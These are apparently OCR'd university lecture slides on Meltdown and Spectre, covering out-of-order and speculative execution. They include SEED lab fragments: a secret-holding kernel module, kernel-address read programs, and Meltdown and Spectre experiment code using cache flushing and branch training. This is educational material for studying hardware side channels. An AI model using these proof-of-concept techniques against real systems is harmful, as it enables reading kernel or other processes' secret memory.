System Security - Attack and Defense for Binaries

CS 4390/5390, Spring 2026

Instructor: MD Armanuzzaman (***Arman***)

Cache side channel attack

Meltdown

Spectre

Terminal

```
[11/23/20]seed@VM:~$ lscpu
Architecture:          i686
CPU op-mode(s):        32-bit
Byte Order:            Little Endian
CPU(s):                2
On-line CPU(s) list:   0,1
Thread(s) per core:    1
Core(s) per socket:    2
Socket(s):             1
Vendor ID:             GenuineIntel
CPU family:            6
Model:                 126
Model name:            Intel(R) Core(TM) i7-1065G7 CPU @ 1.30GHz
Stepping:              5
CPU MHz:               1497.600
BogoMIPS:              2995.20
Hypervisor vendor:     KVM
Virtualization type:   full
L1d cache:             48K
L1i cache:             32K
L2 cache:              512K
L3 cache:              8192K
Flags:                 fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca
cmov pat pse36 clflush mmx fxsr sse sse2 ht nx rdtscp constant_tsc xtopology non
```

Meltdown and Spectre

https://meltdownattack.com/

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5754


Meltdown Basics

Meltdown allows attackers to read arbitrary physical memory (including kernel memory) from an unprivileged user process

Meltdown uses ***out of order instruction execution*** to leak data via a processor covert channel (cache lines)

Meltdown was patched (in Linux) with KAISER/KPTI

An In-order Pipeline



Problem: A true data dependency stalls dispatch of younger instructions into functional (execution) units

Dispatch: Act of sending an instruction to a functional unit

Can We Do Better?

What do the following two pieces of code have in common (with respect to execution in the previous design)?

```
IMUL  R3 ← R1, R2
ADD   R3 ← R3, R1
ADD   R1 ← R6, R7
IMUL  R5 ← R6, R8
ADD   R7 ← R3, R5
```

```
LD    R3 ← R1 (0)
ADD   R3 ← R3, R1
ADD   R1 ← R6, R7
IMUL  R5 ← R6, R8
ADD   R7 ← R3, R5
```

Answer: First ADD stalls the whole pipeline!

ADD cannot dispatch because its source registers unavailable

Later independent instructions cannot get executed


Out-of-Order Execution (Dynamic Instruction Scheduling)

Idea: Move the dependent instructions out of the way of independent ones; Rest areas for dependent instructions: Reservation stations


Monitor the source “values” of each instruction in the resting area. When all source “values” of an instruction are available, “fire” (i.e. dispatch) the instruction. Instructions dispatched in dataflow (not control-flow) order

Benefit: Latency tolerance: Allows independent instructions to execute and complete in the presence of a long latency operation

In-order vs. Out-of-order Dispatch



IMUL R3 ← R1, R2
ADD R3 ← R3, R1
ADD R1 ← R6, R7
IMUL R5 ← R6, R8
ADD R7 ← R3, R5



```
#include <linux/kernel.h>
#include <linux/init.h>
#include <linux/vmalloc.h>
#include <linux/version.h>
#include <linux/proc_fs.h>
#include <linux/seq_file.h>
#include <linux/uaccess.h>

static char secret[8] = {'S','E','E','D','L','a','b','s'};
static struct proc_dir_entry *secret_entry;
static char* secret_buffer;

static int test_proc_open(struct inode *inode, struct file *file)
{
#if LINUX_VERSION_CODE <= KERNEL_VERSION(4,0,0)
   return single_open(file, NULL, PDE(inode)->data);
#else
   return single_open(file, NULL, PDE_DATA(inode));
#endif
}

static ssize_t read_proc(struct file *filp, char *buffer,
                         size_t length, loff_t *offset)
{
   memcpy(secret_buffer, &secret, 8);
   return 8;
}

static const struct file_operations test_proc_fops =
{
   .owner = THIS_MODULE,
   .open = test_proc_open,
   .read = read_proc,
   .llseek = seq_lseek,
   .release = single_release,
};

static __init int test_proc_init(void)
{
   // write message in kernel message buffer
   printk("secret data address:%p\n", &secret);

   secret_buffer = (char*)vmalloc(8);

   // create data entry in /proc
   secret_entry = proc_create_data("secret_data",
                  0444, NULL, &test_proc_fops, NULL);
   if (secret_entry) return 0;

   return -ENOMEM;
}

static __exit void test_proc_cleanup(void)
{
   remove_proc_entry("secret_data", NULL);
}

module_init(test_proc_init);
module_exit(test_proc_cleanup);[12/02/20]seed@VM:~/Meltdown_Attack$
```

Speculative Execution

The processor can preserve its current register state, make a prediction as to the path that the program will follow, and speculatively execute instructions along the path.

If the prediction turns out to be correct, the results of the speculative execution are committed (i.e., saved), yielding a performance advantage over idling during the wait.

Otherwise, when the processor determines that it followed the wrong path, it abandons the work it performed speculatively by reverting its register state and resuming along the correct path.

Speculative Execution

Speculative execution on modern CPUs can run several hundred instructions ahead.

Speculative execution is an optimization technique where a computer system performs some task that may not be needed. Work is done before it is known whether it is actually needed, so as to prevent a delay that would have to be incurred by doing the work after it is known that it is needed.

Branch Prediction


During speculative execution, the processor makes guesses as to the likely outcome of branch instructions.

The branch predictors of modern Intel processors, e.g., Haswell Xeon processors, have multiple prediction mechanisms for direct and indirect branches.

Spectre V1

Conditional branch misprediction

```
if (x < array1_size)
    y = array2[array1[x] * 4096];
```



Spectre V2

Indirect branches can be poisoned by an attacker and the resulting misprediction of indirect branches can be exploited to read arbitrary memory from another context.

Spectre vs. Meltdown

Meltdown does not use branch prediction. Instead, it relies on the observation that when an instruction causes a trap, following instructions are executed out-of-order before being terminated.

Second, Meltdown exploits a vulnerability specific to many Intel and some ARM processors which allows certain speculatively executed instructions to bypass memory protection.

Meltdown accesses kernel memory from user space. This access causes a trap, but before the trap is issued, the instructions that follow the access leak the contents of the accessed memory through a cache covert channel.

Meltdown and Spectre

https://meltdownattack.com/

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5754

Slides from SEED project and Jake Williams


Meltdown Basics

Meltdown allows attackers to read arbitrary physical memory (including kernel memory) from an unprivileged user process

Meltdown uses ***out of order instruction execution*** to leak data via a processor covert channel (cache lines)

Meltdown was patched (in Linux) with Kernel page-table isolation (KAISER/KPTI)

Meltdown Attack




Step 1: A user process reads a byte of arbitrary kernel memory. This should cause an exception (and eventually will), but will leak data to a side channel before the exception handler is invoked due to out of order instruction execution.

CPU Cache

Clear the elements of the user space array from the CPU cache

Meltdown Attack




Step 2: The value of the secret data is used to populate data in an array that is readable in user space memory. The position of the array access depends on the secret value.

CPU Cache

Due to out of order instruction processing, this user space array briefly contains the secret (by design), but the operation is flushed before it can be read.

Meltdown Attack

Step 3: An exception is triggered that discards the out of order instructions. The secret cannot be read from the user space array





CPU Cache

Secret data is never available in the user accessible array since the exception discards the results of the out of order Instruction computations.

Meltdown Attack

Step 4: The unprivileged process iterates through array elements. The cached element will be returned much faster, revealing the contents of the secret byte read. * The array is really 4KB
elements





Secret data is never available in the user accessible array since the exception discards the results of the out of order Instruction computations.

SEED/MeltdownKernel.c


```
static char secret[8] = {'S', 'E', 'E', 'D', 'L', 'a', 'b', 's'};
static struct proc_dir_entry *secret_entry;
static char* secret_buffer;
static int test_proc_open(struct inode *inode, struct file *file) {
return single_open(file, NULL, PDE_DATA(inode)); }
static ssize_t read_proc(struct file *filp, char *buffer, size_t length, loff_t *offset) {
memcpy(secret_buffer, &secret, 8);
return 8; }
static const struct file_operations test_proc_fops =
{ .owner = THIS_MODULE, .open = test_proc_open, .read = read_proc, .llseek = seq_lseek, .release =
single_release, };
static __init int test_proc_init(void) {
printk("secret data address:%p\n", &secret);
secret_buffer = (char*)vmalloc(8);
secret_entry = proc_create_data("secret_data", 0444, NULL, &test_proc_fops, NULL);
if (secret_entry)
return 0;
return -ENOMEM; }
static __exit void test_proc_cleanup(void) {
remove_proc_entry("secret_data", NULL); }
module_init(test_proc_init);
module_exit(test_proc_cleanup);
```

SEED/usertest.c

```
int main()
{
char *kernel_data_addr = (char*)0xfb61b000;
char kernel_data = *kernel_data_addr;
printf("I have reached here.\n");
return 0;
}
```

SEED/ExceptionHandling.c

```
static sigjmp_buf jbuf;
static void catch_segv()
{
	siglongjmp(jbuf, 1);
}
int main() {
	long kernel_data_addr = 0xfb61b000;
	signal(SIGSEGV, catch_segv);
	if (sigsetjmp(jbuf, 1) == 0)
	{
		char kernel_data = *(char*)kernel_data_addr;
		printf("Kernel data at address %lu is: %c\n", kernel_data_addr, kernel_data);
	}
	else
	{
		printf("Memory access violation!\n");
	}

	printf("Program continues to execute.\n");
	return 0;
}
```


Access Kernel Memory
kernel_data = *kernel_addr
Out-of-order execution
Access permission check
Bring the kernel data to register.
Continue execution.
Interrupted. Execution
results are discarded.
If permission check fails, interrupt
the out-of-order execusion.

SEED/MeltdownExperiment.c


```
void meltdown(unsigned long kernel_data_addr)
{
char kernel_data = 0;
kernel_data = *(char*)kernel_data_addr;
array[kernel_data * 4096 + DELTA] += 1; }

static sigjmp_buf jbuf;
static void catch_segv() { siglongjmp(jbuf, 1); }

int main() {
        signal(SIGSEGV, catch_segv);
        flushSideChannel();

        if (sigsetjmp(jbuf, 1) == 0)
        {
                meltdown(0xfb61b000); }
        else{
                printf("Memory access violation!\n");
        }
        reloadSideChannel();
        return 0;
}
```

Homework 10

https://seedsecuritylabs.org/Labs_20.04/Files/Meltdown_Attack/Meltdow

More examples on Out-of-order execution

```
data = 0;
if (x < size)
    {
    data = data + 5;
    }
```



From out-of-order execution to speculative execution

The ability to issue instructions past branches that are yet to resolve is known as speculative execution.

The processor can preserve its current register state, make a prediction as to the path that the program will follow, and speculatively execute instructions along the path.

If the prediction turns out to be correct, the results of the speculative execution are committed (i.e., saved), yielding a performance advantage over idling during the wait.

Otherwise, when the processor determines that it followed the wrong path, it abandons the work it performed speculatively by reverting its register state and resuming along the correct path.

Speculative Execution

Speculative execution on modern CPUs can run several hundred instructions ahead.

Speculative execution is an optimization technique where a computer system performs some task that may not be needed.

Work is done before it is known whether it is actually needed, so as to prevent a delay that would have to be incurred by doing the work after it is known that it is needed.

Branch Prediction


During speculative execution, the processor makes guesses as to the likely outcome of branch instructions.

The branch predictors of modern Intel processors, e.g., Haswell Xeon processors, have multiple prediction mechanisms for direct and indirect branches.

Spectre V1

Conditional branch misprediction

```
if (x < array1_size)
    y = array2[array1[x] * 4096];
```



Spectre V2

Indirect branches can be poisoned by an attacker and the resulting misprediction of indirect branches can be exploited to read arbitrary memory from another context.

A design flaw leads to Spectre

Even though registers and memory will be reverted back to the original state if the speculative execution is discarded, the cache will not be reverted.

Listing 3: SpectreExperiment.c

```
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

int size = 10;
uint8_t array[256*4096];
uint8_t temp = 0;

void victim(size_t x)
{
  if (x < size) {                          ①
     temp = array[x * 4096 + DELTA];       ②
  }
}

int main()
{
  int i;

  // FLUSH the probing array
  flushSideChannel();

  // Train the CPU to take the true branch inside victim()
  for (i = 0; i < 10; i++) {               ③
      victim(i);                           ④
  }

  // Exploit the out-of-order execution
  _mm_clflush(&size);                      ☆
  for (i = 0; i < 256; i++)
      _mm_clflush(&array[i*4096 + DELTA]);
  victim(97);                              ⑤

  // RELOAD the probing array
  reloadSideChannel();
  return (0);
}
```

Oreo: Protecting ASLR Against Microarchitectural Attacks

Shixin Song
Massachusetts Institute of Technology
shixins@mit.edu

Joseph Zhang
Massachusetts Institute of Technology
jzha@mit.edu

Mengjia Yan
Massachusetts Institute of Technology
mengjiay@mit.edu

NDSS 2025